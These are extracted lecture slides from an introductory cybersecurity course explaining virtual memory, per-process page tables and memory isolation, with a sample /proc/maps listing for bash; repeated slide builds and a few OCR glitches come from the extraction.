

# 2550 Intro to cybersecurity

L20: systems


abhi shelat

# Virtual Memory

# Status Check

At this point we have protected the devices attached to the system...


... But we have not protected memory



# Status Check

At this point we have protected the devices attached to the system...


... But we have not protected memory



# Status Check

At this point we have protected the devices attached to the system...

... But we have not protected memory



# Memory Isolation and Virtual Memory

Modern CPUs support **virtual memory**

Creates the illusion that each process runs in its own, empty memory space

- Processes can not read/write memory used by other processes
- Processes can not read/write memory used by the OS

# Memory Isolation and Virtual Memory

Modern CPUs support **virtual memory**

Creates the illusion that each process runs in its own, empty memory space

- Processes can not read/write memory used by other processes
- Processes can not read/write memory used by the OS

In later courses, you will learn how virtual memory is implemented

- Base and bound registers
- Segmentation
- Page tables


Today, we will do the cliffnotes version...

# Physical Memory

4 GB

OS


0






# Physical Memory

4 GB



0


# Physical Memory



4 GB

0

# Virtual Memory Process 1




4 GB

0

Chrome believes it is the only thing in memory

# Physical Memory



4 GB

0

# Virtual Memory Process 1



4 GB


0

Chrome believes it is the only thing in memory

OS manage

# Physical Memory

4 GB



OS



0

In order to create the illusion →

# Virtual Memory Process 1

4 GB



Chrome believes it is the only thing in memory

0


# Virtual Memory Process 2

4 GB




Skype believes it is the only thing in memory

0



# Virtual Memory

## Process 1



# Physical Memory



# Virtual Memory Process 1

4 GB

*Virtual  
address*


Read  
Address  
16734



0

*read 16734*

CPU



*read 81102*

# Physical Memory

4 GB

Physical  
Address:  
81102



0

Virtual Memory  
Process 1

4 GB




*hw (tlb) and the OS.*

Page Table

Virtual Addr.	Physical Addr.
<u>16732</u>	<u>81100</u>
<u>16734</u>	<u>81102</u>
16736	93568
16738	93570

CPU



Physical Memory

4 GB




Physical Address:  
81102

Read Address  
16734

-ASLR  
-mmap

### Virtual Memory Process 1




Read Address  
16734

### <sup>OS</sup> Page Table for Chrome

Virtual Addr.	Physical Addr.
16732	81100
16734	81102
16736	93568
16738	93570

RO  
to modify



### Physical Memory



Physical Address:  
81102

Skype page table  
Page.



# Virtual Memory Implementation

Each process has its own virtual memory space

- Each process has a page table that maps its virtual space into physical space
- CPU translates virtual address to physical addresses on-the-fly

# Virtual Memory Implementation

Each process has its own virtual memory space

- Each process has a page table that maps its virtual space into physical space
- CPU translates virtual address to physical addresses on-the-fly

OS creates the page table for each process

- Installing page tables in the CPU is a protected, Ring 0 instruction
- Processes cannot modify their page tables

# Virtual Memory Implementation

Each process has its own virtual memory space

- Each process has a page table that maps its virtual space into physical space
- CPU translates virtual address to physical addresses on-the-fly

OS creates the page table for each process


- Installing page tables in the CPU is a protected, Ring 0 instruction
- Processes cannot modify their page tables

What happens if a process tries to read/write memory outside its page table?

- **Segmentation Fault** or **Page Fault**
- Process crashes
- In other words, no way to escape virtual memory

# Stacks on AMD\_64 environment

64 bit arch. fecture.



# Example page table

less


/proc/ $\varphi$ :id>/maps

```
55c522554000-55c522581000 r--p 00000000 08:01 332730 /usr/bin/bash
55c522581000-55c52262f000 r-xp 0002d000 08:01 332730 /usr/bin/bash
55c52262f000-55c522665000 r--p 000db000 08:01 332730 /usr/bin/bash
55c522665000-55c522669000 r--p 00110000 08:01 332730 /usr/bin/bash
55c522669000-55c522672000 rw-p 00114000 08:01 332730 /usr/bin/bash
55c522672000-55c52267c000 rw-p 00000000 00:00 0
55c52392e000-55c523ab7000 rw-p 00000000 00:00 0
7f95d7200000-7f95d7203000 r--p 00000000 08:01 264005 /usr/lib/x86_64-linux-gnu/libnss_files-2.29.so
7f95d7203000-7f95d720a000 r-xp 00003000 08:01 264005 /usr/lib/x86_64-linux-gnu/libnss_files-2.29.so
7f95d720a000-7f95d720c000 r--p 0000a000 08:01 264005 /usr/lib/x86_64-linux-gnu/libnss_files-2.29.so
7f95d720c000-7f95d720d000 r--p 0000b000 08:01 264005 /usr/lib/x86_64-linux-gnu/libnss_files-2.29.so
7f95d720d000-7f95d720e000 rw-p 0000c000 08:01 264005 /usr/lib/x86_64-linux-gnu/libnss_files-2.29.so
7f95d720e000-7f95d7214000 rw-p 00000000 00:00 0
7f95d7229000-7f95d7798000 r--p 00000000 08:01 332672 /usr/lib/locale/locale-archive
7f95d7798000-7f95d779b000 rw-p 00000000 00:00 0
7f95d779b000-7f95d77c0000 r--p 00000000 08:01 263996 /usr/lib/x86_64-linux-gnu/libc-2.29.so
7f95d77c0000-7f95d7933000 r-xp 00025000 08:01 263996 /usr/lib/x86_64-linux-gnu/libc-2.29.so
7f95d7933000-7f95d797c000 r--p 00198000 08:01 263996 /usr/lib/x86_64-linux-gnu/libc-2.29.so
7f95d797c000-7f95d797f000 r--p 001e0000 08:01 263996 /usr/lib/x86_64-linux-gnu/libc-2.29.so
7f95d797f000-7f95d7982000 rw-p 001e3000 08:01 263996 /usr/lib/x86_64-linux-gnu/libc-2.29.so
7f95d7982000-7f95d7986000 rw-p 00000000 00:00 0
7f95d7986000-7f95d7987000 r--p 00000000 08:01 263998 /usr/lib/x86_64-linux-gnu/libdl-2.29.so
7f95d7987000-7f95d7989000 r-xp 00001000 08:01 263998 /usr/lib/x86_64-linux-gnu/libdl-2.29.so
7f95d7989000-7f95d798a000 r--p 00003000 08:01 263998 /usr/lib/x86_64-linux-gnu/libdl-2.29.so
7f95d798a000-7f95d798b000 r--p 00003000 08:01 263998 /usr/lib/x86_64-linux-gnu/libdl-2.29.so
7f95d798b000-7f95d798c000 rw-p 00004000 08:01 263998 /usr/lib/x86_64-linux-gnu/libdl-2.29.so
7f95d798c000-7f95d799a000 r--p 00000000 08:01 276205 /usr/lib/x86_64-linux-gnu/libtinfo.so.6.1
7f95d799a000-7f95d79a8000 r-xp 0000e000 08:01 276205 /usr/lib/x86_64-linux-gnu/libtinfo.so.6.1
7f95d79a8000-7f95d79b5000 r--p 0001c000 08:01 276205 /usr/lib/x86_64-linux-gnu/libtinfo.so.6.1
7f95d79b5000-7f95d79b9000 r--p 00028000 08:01 276205 /usr/lib/x86_64-linux-gnu/libtinfo.so.6.1
7f95d79b9000-7f95d79ba000 rw-p 0002c000 08:01 276205 /usr/lib/x86_64-linux-gnu/libtinfo.so.6.1
7f95d79ba000-7f95d79bc000 rw-p 00000000 00:00 0
7f95d79ca000-7f95d79d1000 r--s 00000000 08:01 531575 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
7f95d79d1000-7f95d79d2000 r--p 00000000 08:01 263992 /usr/lib/x86_64-linux-gnu/ld-2.29.so
7f95d79d2000-7f95d79f3000 r-xp 00001000 08:01 263992 /usr/lib/x86_64-linux-gnu/ld-2.29.so
7f95d79f3000-7f95d79fb000 r--p 00022000 08:01 263992 /usr/lib/x86_64-linux-gnu/ld-2.29.so
7f95d79fb000-7f95d79fc000 r--p 00029000 08:01 263992 /usr/lib/x86_64-linux-gnu/ld-2.29.so
7f95d79fc000-7f95d79fd000 rw-p 0002a000 08:01 263992 /usr/lib/x86_64-linux-gnu/ld-2.29.so
7f95d79fd000-7f95d79fe000 rw-p 00000000 00:00 0
7fffa46bc000-7fffa46dd000 rw-p 00000000 00:00 0
7fffa476c000-7fffa476f000 r--p 00000000 00:00 0
7fffa476f000-7fffa4770000 r-xp 00000000 00:00 0
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
/proc/1866/maps (END)
```

# VM in Action

Processes can only read/  
write within their own  
virtual memory


Processes cannot change  
their own page tables



# VM in Action

Processes can only read/  
write within their own  
virtual memory


Processes cannot change  
their own page tables



# VM in Action

Processes can only read/  
write within their own  
virtual memory

Processes cannot change  
their own page tables






# VM in Action

Processes can only read/  
write within their own  
virtual memory


Processes cannot change  
their own page tables



# VM in Action

Processes can only read/  
write within their own  
virtual memory

